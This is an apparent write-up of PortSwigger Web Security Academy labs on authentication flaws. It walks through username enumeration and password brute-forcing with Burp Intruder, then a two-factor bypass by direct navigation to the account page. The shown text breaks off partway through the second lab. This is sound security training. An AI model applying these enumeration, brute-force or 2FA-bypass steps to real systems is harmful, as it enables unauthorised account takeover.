PortSwigger - Authentication vulnerabilities labs
PortSwigger Web Security Academy - Authentication vulnerabilities labs

PortSwigger – Authentication Vulnerabilities Labs

LAB 1 — Username Enumeration via Different Responses
Level:
APPRENTICE
Analysis
| Vulnerability | Username enumeration + password brute-force |
| Goal | Enumerate a valid username, brute-force the password, then access the account page |
| Key Concept | Different error messages reveal valid usernames — Invalid username vs Incorrect password |
Steps

1. Login with wrong credentials → got Invalid username
2. Download the username and password lists from the lab description

3. Intercept the login request with Burp and send it to Intruder

4. Set the username field as payload position, load the username list, and start the attack — all responses show Invalid username except one: americas

5. With the valid username found, brute-force the password — filter for 30x redirects → password is password


6. Login with americas / password → Solved
LAB 2 — 2FA Simple Bypass
Level:
APPRENTICE
Analysis
| Vulnerability | 2FA bypass |

| Goal | Access Carlos’s account page |
| Key Concept | The app doesn’t verify the 2FA step was completed — navigating directly to /my-account after entering valid credentials skips it entirely |
Steps

1. Login with wiener / peter → the app asks for a 4-digit 2FA code
2. Click “Email Client” at the top of the lab

3. Find the code sent: 1723
4. Enter the code → redirected to /my-account

5. Note the endpoint pattern: /my-account?id=username

6. Logout → login as carlos → 2FA prompt appears but there’s no access to Carlos’s email
